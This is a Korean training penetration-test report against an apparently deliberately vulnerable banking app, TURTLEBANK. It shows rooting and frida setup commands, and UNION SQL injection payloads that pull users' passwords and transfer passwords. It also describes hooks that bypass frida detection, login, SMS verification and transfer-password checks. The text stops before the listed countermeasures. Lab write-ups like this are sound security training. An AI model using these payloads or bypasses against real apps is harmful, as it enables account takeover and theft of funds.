|  |
| --- |
| **SK쉴더스 루키즈** |
| **시나리오2 모의해킹결과보고서** |
| **한끗차이** |

**2024.07.31**

**목 차**

[1. 개요 3](#_Toc173402905)

[1.1. 선정 배경 3](#_Toc173402906)

[1.2. 주제 및 목표 3](#_Toc173402907)

[1.3. 취약점 3](#_Toc173402908)

[1.4. 모의해킹 사용 도구 4](#_Toc173402909)

[1.5. 구성도 4](#_Toc173402910)

[2. 모의해킹 결과 5](#_Toc173402911)

[2.1. 모의해킹 절차 5](#_Toc173402912)

[3. 대응방안 18](#_Toc173402913)

[3.1. 코드 난독화 18](#_Toc173402914)

[3.2. SQL인젝션 19](#_Toc173402915)

[4. 총평 20](#_Toc173402916)

[5. 참고자료 20](#_Toc173402917)

1. 개요
   1. 선정 배경

마이데이터가 빠른 시간 안에 성공적으로 국민의 일상에 정착되면서 금융 이용 편의성이 증가하고

있다. 그러나 편리하고 정교한 서비스를 제공받을 수 있는 동시에 개인정보 유출 위험에 노출될 수

밖에 없다. 마이데이터 유출은 개인의 금융정보, 건강기록, 생활습관 등 프라이버시 침해 뿐만 아닌

금전적인 피해로 이어질 수 있다.

이를 근거로 마이데이터의 보안 강화가 필요하다고 생각하였고 마이데이터를 이용한 시나리오를

기획했다

* 1. 주제 및 목표
* 마이데이터를 이용한 타 은행 금전 탈취
  + 자동화 스크립트를 이용하여 피해 은행의 마이데이터로 타 은행과 거래하는 모든 계좌의

금액을 공격자의 계좌로 송금한다.

* 1. 취약점

|  |  |
| --- | --- |
| **취약점** | **내용** |
| **코드난독화 미적용** | 디컴파일 도구를 이용하여 앱 파일(.apk)을 쉽게 소스 코드 형태로 변환시킬 수 있기 때문에 취약점이 분석되거나 중요 정보 노출이 될 수 있다. |
| **SQL 인젝션** | 사용자의 입력 값으로 SQL 쿼리가 반환되는 취약점으로, 입력 값을 변조하여 비정상적인 SQL 쿼리를 조합하거나 실행하는 공격이다. 개발자가 생각지 못한 SQL문을 실행되게 함으로써 데이터베이스를 비정상적으로 조작 가능하다. |
| **해킹 OS 탐지 적용** | 루팅/탈옥된 단말에서 점검대상 앱 실행 시 정상 실행이 가능하다. |

[표 1] 취약점과 간단한 설명

* 1. 모의해킹 사용 도구

|  |  |
| --- | --- |
| **점검 도구** | **내용** |
| **버프 스위트** | 웹 애플리케이션 프록시 도구 |
| **프리다** | Java API를 통해 Android Java 런타임과의 상호 작용하며  애플리케이션 동적 분석 도구 |
| **jadx** | APK 파일 디컴파일 도구 |

[표 2] 모의해킹 사용 도구

* 1. 구성도

****

1. 후킹을 위한 모바일 기기 루팅, 프리다 설치 및 환경설정

2. 프리다 후킹을 통해 SQL 인젝션으로 사용자 정보 추출

3. 탈취한 사용자 정보로 로그인

4. 마이데이터 취약점을 이용

5. 마이데이터 sms 인증, 이체 비밀번호 우회

6. 공격자 계좌로 송금시켜 금전 탈취

1. 모의해킹 결과
   1. 모의해킹 절차
      1. **ROOT 켜키**


* **프리다 실행을 위한 루팅**
* **녹스 시스템 설정 -> 일반 탭 -> ROOT 켜기**

****[그림 1] 시스템 설정

[그림 2] 일반 탭에서 ROOT켜기


* + 1. **프리다 서버 실행**

|  |
| --- |
| **녹스 연결** |
| adb connect 127.0.0.1:62001 |



|  |
| --- |
| **프리다 서버 저장 위치로 이동 및 권한 확인** |
| adb shell |
| cd /data/local/tmp |
| ls -al |

[그림 3] 녹스 연결




[그림 4] 프리다 서버 저장 위치로 이동 및 권한 확인

|  |
| --- |
| **프리다 서버 파일 실행 권한 추가** |
| chmod 755 ./frida-server-16.2.1-android-x86\_64 |

****

[그림 5] 프리다 서버 파일 실행 권한 추가

|  |
| --- |
| **프리다 서버 백그라운드 실행** |
| ./frida-server-16.2.1-android-x86\_64 & |


****

[그림 6] 프리다 서버 백그라운드 실행


* + 1. **후킹을 위한 프리다 실행**
* **앱이 프리다 실행을 감지하여 앱을 강제 종료 시킴**

[그림 7] 프리다 실행 명령어


[그림 8] 앱에서 프리다를 감지

* + 1. **앱 파일(.apk) 디컴파일**
* **jadx 도구로 TURTLEBANK.apk 디컴파일**
* **코드 난독화가 적용이 되지 않아 각각의 함수가 어떤 기능을 하는지 파악 가능**


[그림 9] 디컴파일 된 앱 소스코드

* + 1. **디컴파일 된 소스코드에서 프리다 검사 코드 확인**
* **fridaCheck() 함수 실행 결과가 참이면 프리다 감지하고 finish함수로 어플리케이션 강제종료**





[그림 10] 프리다 검사 코드

* + 1. **프리다 우회 스크립트 작성(두 가지 방법 중 택1)**
* **fridaCheck() 함수의 실행 결과를 “false”으로 변경**

[그림 11] 프리다 우회 코드

* **finish함수를 공백으로 재정의**

[그림 12] 프리다 우회 코드

* + 1. **프록시 설정 및 데이터 암호화 확인**
* **버프스위트의 프록시를 사용하기 위해 녹스 프록시 설정**

[그림 15] 연결된 와이파이


[그림 16] 와이파이 편집

[그림 14] 네트워크 및 인터넷



**본인 IP 입력**

**임의의 포트번호 입력**




[그림 17] 프록시 수동 설정


[그림 18] 호스트 이름과 포트번호 변경

[그림 13] Tool – 설정

* **버프스위트 프록시 설정**




[그림 21] target – scope에서 모바일 주소 추가



**모바일 주소 입력**


[그림 22] 모바일 주소 입력

[그림 20] 녹스 포트번호로 설정



**녹스에서 설정한 포트 입력**

[그림 19] 버프스위트 세팅에서 포트 추가




* **전송 데이터 암호화 확인**

[그림 23] 로그인 과정 프록시 요청 결과

* + 1. **프리다 우회 스크립트 실행 및 복호화 확인**
* **프리다가 실행 중에도 정상적으로 앱 실행됨**




[그림 24] 프리다를 이용해 프리다 우회 스크립트 실행



[그림 25] 프리다 우회하여 실행한 결과


* **프리다를 통해 전송데이터 복호화 확인**




[그림 26] 프리다 우회하여 실행

* + 1. **SQL 인젝션으로 데이터베이스정보 추출**
* **Step1 스키마이름 추출**

|  |
| --- |
| **스키마이름 추출** |
| “2023-07-11'union select 1,schema\_name, 3, 4, 5, 6, 7 from information\_schema.schemata ;--“ |



[그림 27] 해당 위치에 쿼리문 입력




[그림 28] 스키마 이름 결과

※ 이하 같은 방법으로 수행

* **Step2 테이블명 추출**


|  |
| --- |
| **테이블명 추출** |
| "2023-07-11'union select 1,table\_name, 3, 4, 5, 6, 7 from information\_schema.tables where table\_schema = 'dvba' ;-- “ |



[그림 29] 테이블명 추출 결과

* **Step3 유저 테이블의 컬럼명 추출**


|  |
| --- |
| **유저 테이블의 컬럼명 추출** |
| "2023-07-11'union select 1,column\_name, 3, 4, 5, 6,7 from information\_schema.columns where table\_name = 'users' ;--" |



[그림 30] 컬럼명 추출 결과

* **Step4 유저테이블 id에 저장 되어있는 데이터 20개 추출**


|  |
| --- |
| **유저테이블 id 추출** |
| “2023-07-11'union select 1,username, 3, 4, 5, 6,7 from dvba.users limit 0,20 ;--“ |



[그림 31] 데이터 추출 결과

* **Step5 마이데이터 유저를 파악하기 위해 공격자 계정과 기존사용자계정의 차이 확인**


|  |
| --- |
| **마이데이터 유저를 파악하기 위해 공격자 계정과 기존사용자계정의 차이 확인** |
| "2023-07-11'union select 1,is\_mydata, 3, 4, 5, 6,7 from dvba.users where username = 'john\_doe' or username = 'chanwoong' ;--" |



[그림 32] 공격자계정과 기존 사용자 차이 확인

* **Step6 기존 사용자의 비밀번호와 이체비밀번호 추출**


|  |
| --- |
| **기존 사용자의 비밀번호와 이체비밀번호 추출** |
| 2023-07-11'union select 1,username, password, accountPW, 5, 6, 7 from dvba.users where username='john\_doe';-- |



[그림33] 특정사용자의 정보 추출 결과


* + 1. **마이데이터를 사용하고 있는 user정보 추출**

|  |
| --- |
| **마이데이터 사용 유저 정보 추출** |
| “2023-07-11'union select if, username, password, accountPW, 5,6,7 from dvba.users where is\_mydata=1;--**“** |




[그림 34] 마이데이터 사용 유저 정보 추출 결과

* + 1. **로그인 우회**
* **로그인 시 입력한 pw를 암호화해주는 코드후킹**
* **리턴값을 로그인하려는 사용자 비밀번호의 해시값으로 변경**




[그림 35] 로그인 우회 코드


* + 1. **마이데이터 sms인증 우회**
* **sms인증페이지를 후킹을 통해 우회하고 Mydata\_send함수 강제 실행**
* **해당 취약점을 확인해보니 sms인증 완료 페이지도 강제 실행 가능**




[그림 36] 마이데이터 이체 페이지 강제 실행 코드

* + 1. **마이데이터 이체 시 이체비밀번호 우회**
* **이체 시 입력한 이체 비밀번호를 암호화해주는 코드후킹**
* **리턴값을 로그인한 사용자의 이체비밀번호 해시값으로 변경 **

